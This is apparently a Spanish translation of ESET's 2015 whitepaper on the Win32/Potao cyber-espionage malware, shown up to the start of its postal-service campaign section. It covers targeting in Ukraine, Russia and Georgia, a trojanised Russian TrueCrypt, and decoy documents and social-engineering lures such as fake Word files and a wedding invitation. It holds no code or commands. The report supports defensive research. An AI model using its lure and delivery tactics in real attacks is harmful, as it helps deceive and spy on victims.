Operación Potao Express

Análisis de un kit de herramientas para espionaje cibernético

Robert Lipovsky, Anton Cherepanov

30/07/2015

ENJOY SAFER TECHNOLOGY™

Resumen ejecutivo

El whitepaper *Operación Potao Express* presenta los últimos descubrimientos de ESET basados en sus investigaciones de la familia de malware Win32/Potao. Si bien ESET y algunas otras empresas antivirus detectaron el malware hace ya bastante tiempo, la amenaza no ha vuelto a recibir la atención del público desde 2011, cuando se detectaron las primeras muestras conocidas.

Al igual que BlackEnergy (alias Sandworm, Quedagh), Potao es un ejemplo de malware de espionaje dirigido (amenazas persistentes avanzadas o APT, por sus siglas en inglés) detectado sobre todo en Ucrania y otros países de la CEI, incluyendo Rusia, Georgia y Bielorrusia.

Entre las víctimas que logramos identificar, los objetivos más notables por su alto valor incluyen el gobierno ucraniano, entidades militares ucranianas y una de las agencias de noticias más importantes de Ucrania. También se descubrió que este mismo malware se usaba para espiar a miembros de la cooperativa MMM, una pirámide financiera muy popular en Rusia y Ucrania.

Uno de los descubrimientos más interesantes que hicimos durante la investigación y el análisis de Potao fue su conexión con una versión rusa del popular software de cifrado de código abierto TrueCrypt, ahora ya en desuso. El sitio Web *truecryptrussia.ru* ha estado entregando una versión de la aplicación TrueCrypt localizada en idioma ruso que, en algunos casos específicos, también contiene un backdoor. La versión de la aplicación con el troyano incorporado solo se entrega a ciertas víctimas seleccionadas. Esto indica que los operadores del malware buscan objetivos de ataque específicos (el ataque es dirigido) y, a su vez, es una de las razones por la cual el backdoor pasó desapercibido por tanto tiempo. Además de alojar la aplicación TrueCrypt con el troyano, el dominio también actuaba como servidor de C&C (Comando y Control) para el backdoor. La conexión con Potao radica en el hecho de que Win32/Potao en algunos casos se descargó con el nombre de Win32/FakeTC (el nombre de detección de ESET para el software de cifrado que tiene el troyano incorporado).

Este paper también proporciona detalles técnicos sobre la familia de malware Win32/Potao y sus mecanismos de propagación, y describe las campañas de ataques más notables.

Introducción

El presente informe abarca una gran cantidad de ataques[1] que tuvieron lugar durante los últimos 5 años. Las campañas (aparentemente) sin relación entre sí, se llevaron a cabo con la familia de malware Win32/Potao. Al igual que BlackEnergy (la familia de malware utilizada por el grupo Sandworm), el malware Potao es un kit de herramientas modular universal para el espionaje cibernético. Los ataques donde se empleó fueron ataques dirigidos (APT), pero también hubo varios casos en los que detectamos la presencia del troyano en campañas de propagación masiva.

Los países que se vieron más afectados por Potao (una familia de malware cuyo origen probablemente sea ruso) son Ucrania, Rusia y Georgia, con ciertos objetivos de gran valor financiero.

Nuestro paper incluye una línea de tiempo de las diversas campañas realizadas, cuyo foco principal son los vectores de propagación, y luego suministra un análisis técnico del troyano Win32/Potao. También analizamos a Win32/FakeTC, una versión troyanizada del popular software de cifrado de código abierto TrueCrypt. Finalmente, la lista de indicadores de sistemas comprometidos detalla los hashes de archivos maliciosos, los nombres de dominio y las direcciones IP de los servidores de C&C.

[1] El título del presente whitepaper, *Operación Potao Express*, proviene de la familia de malware Win32/Potao: el denominador común de todos los ataques cibernéticos descritos y de todos los sitios Web utilizados en las campañas de servicio postal.

Contenido

Línea de tiempo de los ataques

La familia de malware Potao no es nueva: se vio por primera vez en ataques realizados durante 2011. Una de las razones por las que no se publicó ninguna investigación exhaustiva hasta ahora posiblemente sea porque la cantidad de detecciones entre 2011 y 2013 fue relativamente baja. ESET LiveGrid® detectó un aumento significativo en la prevalencia del malware durante 2014 y 2015 (Imagen 1).




Imagen 1: Estadísticas de detección para Win32/Potao según ESET LiveGrid

En la tabla anterior omitimos las estadísticas de detección correspondientes a 2011 porque durante ese año el malware parecía propagarse como cualquier otro software malicioso; es decir, se estaba propagando en varios países diferentes y las olas de propagación no guardaban ninguna relación con los ataques dirigidos y semidirigidos que observamos en los años subsiguientes. También excluimos de la tabla las versiones de depuración detectadas en 2013.

Muchas de las campañas de Potao del pasado tienen las características de un ataque dirigido a sectores específicos (APT). Aún así, es interesante notar que la misma familia de malware se usó en infecciones masivas detectadas en un gran número de hosts, que parecen no estar relacionados entre sí. Por más extraño que pueda parecer, este enfoque híbrido para la diseminación del malware ya se ha utilizado anteriormente. El troyano BlackEnergy, por ejemplo, se usó en ataques dirigidos contra objetivos específicos de alto perfil, pero igualmente se propagó más allá de las pocas organizaciones a las que estaba dirigido[2]. De manera similar, el "brote" de Stuxnet fue la razón por la que se descubrió este notable malware, aunque en este caso fue por pura casualidad. Según nuestro análisis de las campañas de Potao en el transcurso de los últimos cinco años, parecería que las infecciones iniciales mediante la propagación masiva se usaron para probar y mejorar el troyano como preparación para los ataques dirigidos que vendrían a continuación. Esta táctica de depurar las nuevas versiones de malware para ataques dirigidos mediante la infección masiva de un amplio espectro de "víctimas de prueba" es una técnica interesante pero no por ello inusual de los grupos profesionales encargados de realizar ataques APT.

La razón principal que explica el incremento de las detecciones de Potao durante 2014 y 2015 fueron las infecciones a través de unidades USB.

[2] Ya sea como daño colateral o por motivos desconocidos.




Imagen 2: Línea de tiempo de las campañas de Potao seleccionadas

La línea de tiempo en la Imagen 2 muestra una selección de campañas de Potao y otros eventos importantes, según la fecha en que fueron detectados por ESET o la fecha de compilación presente en los archivos binarios utilizados. También proporcionamos un listado más completo de las campañas representativas con su fecha de compilación, ID único de cada campaña[3] y número de versión del malware en el Apéndice B.

Observemos más de cerca algunas de las campañas más significativas.

Campañas de 2011

La primera campaña Potao que examinamos tuvo lugar en agosto de 2011. Fue una campaña de propagación masiva[4]. Los binarios utilizados en esta campaña contenían una cadena de texto cifrada: *GlobalPotao*, de allí deriva el nombre de la familia de malware.

La técnica de infección utilizada por la primera campaña (y también por las campañas de los años subsiguientes) fue trivial, pero aún así efectiva. Los droppers del troyano Potao llegaban a los sistemas de las víctimas (normalmente en correos electrónicos de phishing) en forma de archivos ejecutables con un ícono de documento de Microsoft Word, de modo de engañar al usuario para que abra el archivo y ejecute el malware. No se

[3] El ID de campaña es una cadena de texto única que sirve para identificar infecciones individuales o intentos de infección llevados a cabo por los operadores del malware Potao. Las combinaciones de letras y números utilizadas a veces revelan información sobre la campaña y sus objetivos de ataque. Por ejemplo, la campaña cuyo ID es *perm* se detectó en la provincia rusa Perm, las campañas llamadas *mmmL* y *NMMM* estaban relacionadas con el rastreo de miembros de la pirámide Ponzi MMM, y así sucesivamente.

[4] El brote de las primeras versiones de Win32/Potao se menciona en esta alerta de Cisco.

necesitaban exploits de software. Aparte del payload malicioso, los droppers en general contenían un documento señuelo que se mostraba a la víctima.[5]





Imagen3: Ejemplo de un documento señuelo utilizado en las primeras campañas de Potao

Los droppers de Potao detectados en otra campaña de 2011 usaban un documento señuelo en idioma armenio. Cabe notar que el señuelo era un documento legítimo que pertenecía al Ministerio de Trabajo y Asuntos Sociales armenio.



ՀԱՎԵԼՎԱԾ

Գործողությունների ծրագիր

Սույն գործողությունների ծրագիրը Ներգաղթի հիմնախնդիրների լուծման և տարեցների սոցիալական պաշտպանության ոլորտում անբակտելի մասն է և այն անհրաժեշտ է դիտարկել բնակչության նպատակներն ու խնդիրները սահմանող ոլորտային քաղաքականության փաստաթղթերի համատեքստում: Գործողությունների ծրագիրը ամրագրում է խնդիրներ և առաջարկում հստակ միջոցառումներ ոլորտային նպատակներն ու խնդիրներն իրականացնելու ուղղությամբ: Յուրաքանչյուր միջոցառման համար նշված են ժամկետներ, իրականացման համար պատասխանատու կողմերը, ֆինանսավորման աղբյուրը:

Գործողությունների ծրագիրը մշակված է հինգ տարվա համար (2012-2016):

Նպատակը	Միջոցառման անվանումը	Իրականացման ժամկետը	Պատասխանատու կառույցը	Ֆինանսավորման աղբյուրը
1. Ներգաղթի հիմնահարցն ընդգրկել ազգային քաղաքականության մեջ՝ հիմնվելով միջազգային նորեն ընդունված սկզբունքների վրա	1.1.Մշակվող բոլոր ոլորտային ենթաօրենսդրական ակտերում հաշվի առնել ներգաղթի հիմնահարցերը և ներառել տարիքային խտրականության վերացման անհատական պատասխանատվության սկզբունքները:	2012-2013 Շարունակական	ՀՀ արդարադատության նախարարություն, ՀՀ խնամքի և սոցիալական հարցերի նախարարություն ՀՀ աշխատանքի և սոցիալական հարցերի նախարարություն	ՀՀ պետական բյուջե

Imagen 4: Documento del Ministerio de Trabajo y Asuntos Sociales armenio utilizado como señuelo en una campaña de 2011

[5] Esta es una técnica muy común, también utilizada por otros grupos de malware y para propagar otras familias de malware, como Korplug (PlugX).

Las campañas MMM

MMM es una de las pirámides Ponzi más grandes de toda la historia en todo el mundo. Aquí no entraremos en detalles sobre la pirámide financiera rusa ni sobre su autor, ya que estos datos se pueden encontrar fácilmente online.

Los binarios de la primera campaña Potao detectada en relación con la pirámide MMM tenía la fecha de compilación 27 de abril de 2012 y el ID de campaña *00km*. El documento señuelo de Ingeniería Social parecía provenir de un posible interesado en participar de la pirámide:




Imagen 5: Documento señuelo de la primera campaña relacionada con la pirámide MMM

Traducción libre del texto en ruso:

"... Trabajo en el sector de construcción.

Me interesaría invertir alrededor de 500 mil rublos. Estoy buscando una inversión que ofrezca la mayor rentabilidad posible. Pensé que podrían ayudarme."

Otra campaña detectada poco después de la primera usaba documentos señuelo con caracteres cirílicos aleatorios. Luego descubrimos que, para este grupo, los documentos que aparentan estar dañados debido al uso de texto basura son una especie de firma.




Imagen 6: Documento señuelo de otra campaña relacionada con la pirámide MMM

El nombre de archivo del ejemplo mostrado arriba era Отчет о выплате Ковалевой Александре.exe (Comprobante de pago de Kovaleva Alexandra) y, esta vez, el ID de campaña realmente confirma su conexión con la estafa Ponzi: *mmmL*.

El 19 de junio de 2012, Sergei Mavrodi, el inventor de la campaña MMM, declaró en un blog que alguien se estaba haciendo pasar por él y estaba enviando correos electrónicos dirigidos de phishing a los miembros de MMM, con un enlace a un malware alojado en Dropbox.




Imagen 7: Comunicado de advertencia en el blog de Sergei Mavrodi




Imagen 8: Win32/Potao alojado en Dropbox

Los nombres de archivo utilizados fueron Анкета и правила o anketa_i_pravidla (Cuestionario y reglamento), la fecha de la compilación fue el 13 de junio de 2012 y el ID de campaña, NMMM.

El objetivo de ataque específico de estas campañas sugiere que los operadores del kit de herramientas malicioso Potao estaban tratando de rastrear o **espiar a los miembros y/u organizadores de la pirámide financiera**.

Invitación a una boda en Georgia

En 2013 también se detectó el malware Potao en Georgia. El archivo, compilado el 15 de octubre de 2013, llevaba el nombre Wedding_invitation.exe (Invitación a una boda) y mostraba a la víctima una invitación a un casamiento como señuelo. Es interesante observar que tanto el nombre del archivo como la invitación a la boda estaban en inglés.




Imagen 9: Invitación a una boda en Georgia como documento señuelo

Cambio de foco a Ucrania

Antes de observar un aumento en las detecciones de Win32/Potao en Ucrania durante 2014, ESET ya había detectado varias versiones de depuración del programa malicioso hacia finales de 2013. Podemos suponer que se trataba de una preparación para los ataques dirigidos ucranianos.




Imagen 10: Versiones de depuración de Win32/Potao[6]

Uno de los ID de campaña de estas oleadas de depuración fue *krim* (Crimea en ruso).

Campañas de servicio postal

En marzo de 2014, la banda criminal tras Potao comenzó a usar un nuevo vector de infección. Crearon una página Web maliciosa llamada MNTExpress. Al parecer, este sitio Web se inspiró en el sitio legítimo del servicio postal ruso Pony Express.

[6] Las cadenas de texto que se muestran en la captura de pantalla no están presentes en las versiones finales del troyano lanzadas a las víctimas.

